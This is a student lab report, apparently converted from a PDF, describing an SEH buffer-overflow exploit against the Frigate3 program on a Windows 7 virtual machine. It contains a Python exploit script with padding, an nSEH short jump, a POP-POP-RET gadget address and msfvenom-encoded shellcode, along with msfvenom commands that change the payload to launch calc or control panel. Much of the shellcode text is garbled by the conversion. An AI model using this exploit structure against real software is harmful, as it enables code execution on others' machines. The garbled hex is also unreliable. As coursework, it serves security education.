# Lab experiment - Working with the memory vulnerabilities – Part II

### **Task**

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
  - Replace the shellcode in the exploit2.py
- Install Vuln\_Program\_Stream.exe and Run the same

### **Analysis**

- Try to crash the Vuln\_Program\_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

### **Example:**

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b " $\times$ 00 $\times$ 14 $\times$ 09 $\times$ 00 -f python


- Change the default trigger to open control panel.
- 1) Try to crash the Vuln\_Program\_Stream Program and exploit it.


```
- - X
mail: a compared to the com
File Edit Format Run Options Windows Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B
                                                                POP FRY
#40010C4C
                          5D
                                                               POP EBP
#40010C4D
                                                                RETN
#POP EBX , POP EBP, RETN | [rt160.bpl] (C:\Program Files\Frigate3\rt160.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43
buf += b'' \times 37 \times 51 \times 5a \times 6a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41
buf += b'' \times 41 \times 51 \times 32 \times 41 \times 42 \times 32 \times 42 \times 42 \times 30 \times 42 \times 42 \times 41 \times 42
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b'' \times 52 \times 75 \times 50 \times 75 \times 50 \times 47 \times 70 \times 51 \times 70 \times 4b \times 39 \times 58 \times 65
buf += b'' \times 55 \times 61 \times 6b \times 70 \times 50 \times 64 \times 6c \times 4b \times 30 \times 50 \times 74 \times 70 \times 6e
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b'' \times 71 \times 39 \times 6f \times 4e \times 4c \times 35 \times 6c \times 70 \times 61 \times 63 \times 4c \times 77 \times 72
buf += b"\\x66\\x4c\\x77\\x50\\x7a\\x61\\x5a\\x6f\\x44\\x4d\\x56\\x61\\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72\
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67'
buf += b'' \times 39 \times 75 \times 48 \times 5a \times 43 \times 57 \times 4a \times 43 \times 79 \times 4c \times 4b \times 37 \times 44''
buf += b'' \times 4c \times 4b \times 35 \times 51 \times 48 \times 56 \times 55 \times 61 \times 4b \times 4f \times 4c \times 5a''
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68\
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b'' \times 64 \times 44 \times 6c \times 4b \times 76 \times 61 \times 5a \times 70 \times 6f \times 79 \times 50 \times 44 \times 61
buf += b'' \times 34 \times 44 \times 64 \times 63 \times 65 \times 51 \times 45 \times 51 \times 71 \times 63 \times 69 \times 71 \times 48
buf += b'' \times 46 \times 31 \times 49 \times 6f \times 79 \times 70 \times 53 \times 6f \times 31 \times 4f \times 51 \times 4a \times 4c''
buf += b'' \times 4b \times 34 \times 52 \times 6a \times 4b \times 4e \times 6d \times 71 \times 4d \times 63 \times 5a \times 73 \times 31
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b'' \times 30 \times 62 \times 48 \times 54 \times 71 \times 6c \times 4b \times 62 \times 4f \times 4c \times 47 \times 4b \times 4f'
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42
                                                                                                                                                                                                                                                                       Ln: 15 Col: 0
```

## Payload generated after execution of exploit2.py:

  %âÛİÙrô\_WYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIyIYxMRuPuPGpQ pK9XeUakpPdlK0Ptpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVayWXbjR SbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaK ONLZajoFmuQKwgHlpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkd DlKvaZpoyPDa4DdckQKQqciqJF1loypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKb OLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOX UQsrMCTS0AA

# Click on the Add button in Station/Song Matching section and paste the Output there in Song pattern.





2) Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


**Required Trigger:** msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python


Change trigger in the kali linux terminal to give a shellcode to trigger calculator, i.e. Exploiting.

```
⇒ https://www.kali.org/docs/general-use/python3-transition/
 -(Run "touch ~/.hushlogin" to hide this message)
                     x86 — platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
ound 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
(86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
buf += b"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37
ouf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
ouf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
DUF += b"\x50\x38\x41\x42\x32\x43\x49\x69\x60\x60\x60\x64\x40\x40\x32"
DUF += b"\x50\x38\x41\x42\x43\x30\x33\x50\x4c\x49\x38\x65\x64"
DUF += b"\x71\x79\x50\x71\x74\x4e\x6b\x30\x70\x70\x30\x4c\x4b"
buf += b"\x76\x32\x54\x4c\x6c\x4b\x71\x42\x74\x54\x6e\x6b\x64"
buf += b"\x32\x76\x48\x34\x4f\x6d\x67\x71\x5a\x65\x76\x64\x71"
ouf += b"\x4c\x31\x30\x79\x51\x58\x4f\x56\x6d\x63\x31\x79\x57
ouf += b"\x58\x62\x4c\x32\x53\x62\x46\x37\x6c\x4b\x70\x52\x62'
ouf += b"\x30\x4e\x6b\x43\x7a\x67\x4c\x4c\x4b\x72\x6c\x77\x61"
ouf += b"\x42\x58\x58\x63\x63\x78\x43\x31\x4a\x71\x53\x61\x6c'
ouf += b"\x4b\x76\x39\x77\x50\x53\x31\x4a\x73\x6c\x4b\x72\x69'
ouf += b"\x67\x68\x59\x73\x46\x5a\x52\x69\x4c\x4b\x74\x74\x4e'
ouf += b"\x6b\x36\x61\x38\x56\x65\x61\x59\x6f\x6e\x4c\x5a\x61"
ouf += b"\x5a\x6f\x76\x6d\x57\x71\x39\x57\x67\x48\x4d\x30\x73'
ouf += b"\x45\x39\x66\x53\x33\x73\x4d\x4c\x38\x57\x4b\x33\x4d'
ouf += b"\x64\x64\x42\x55\x39\x74\x73\x68\x4c\x4b\x76\x38\x66"
ouf += b"\x44\x33\x31\x4e\x33\x51\x76\x4c\x4b\x46\x6c\x32\x6b"
ouf += b"\x4e\x6b\x70\x58\x47\x6c\x37\x71\x6e\x33\x4e\x6b\x55"
ouf += b"\x54\x6e\x6b\x43\x31\x6a\x70\x6e\x69\x30\x44\x75\x74
ouf += b"\x75\x74\x33\x6b\x71\x4b\x73\x51\x71\x49\x51\x4a\x53"
buf += b"\x61\x59\x6f\x6b\x50\x63\x6f\x71\x4f\x50\x5a\x6e\x6b'
buf += b"\x45\x42\x6a\x4b\x6e\x6d\x31\x4d\x30\x6a\x67\x71\x6c'
uuf += b"\x33\x58\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x4b\x4f\x7a'
uuf += b"\x75\x6d\x6b\x6c\x30\x6e\x55\x69\x32\x50\x56\x73\x58'
ouf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x79\x6f\x4a\x75\x67"
ouf += b"\x4c\x34\x46\x63\x4c\x47\x7a\x4f\x70\x79\x6b\x49\x70"
    += b"\x4f\x53\x5a\x43\x30\x63\x63\x69\x6f\x68\x55\x70\x63"
    += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41
           .
```

## **Bufferoverflow vulnerability:**

Replace the shellcode in the exploit2.py with output of above statement and execute in frigate software as shown below:








3) Change the default trigger to open control panel.


Required trigger:msfvenom -a x86 --platform windows -p
windows/exec CMD=control -e x86/alpha\_mixed -b


"\x00\x14\x09\x0a\x0d" -f python

### Generating the shellcode from kali linux terminal:



### **Execute shellcode to generate required payload:**







### Adjust your computer's settings



Back up your computer Find and fix problems

Network and Internet View network status and tasks Choose homegroup and sharing options



Hardware and Sound View devices and printers Add a device



Programs
Uninstall a program



User Accounts and Family Safety

View by: Category ▼

Add or remove user accounts

Set up parental controls for any user



Appearance
Change desktop background
Adjust screen resolution



Clock, Language, and Region Change keyboards or other input methods



Ease of Access Let Windows suggest settings Optimize visual display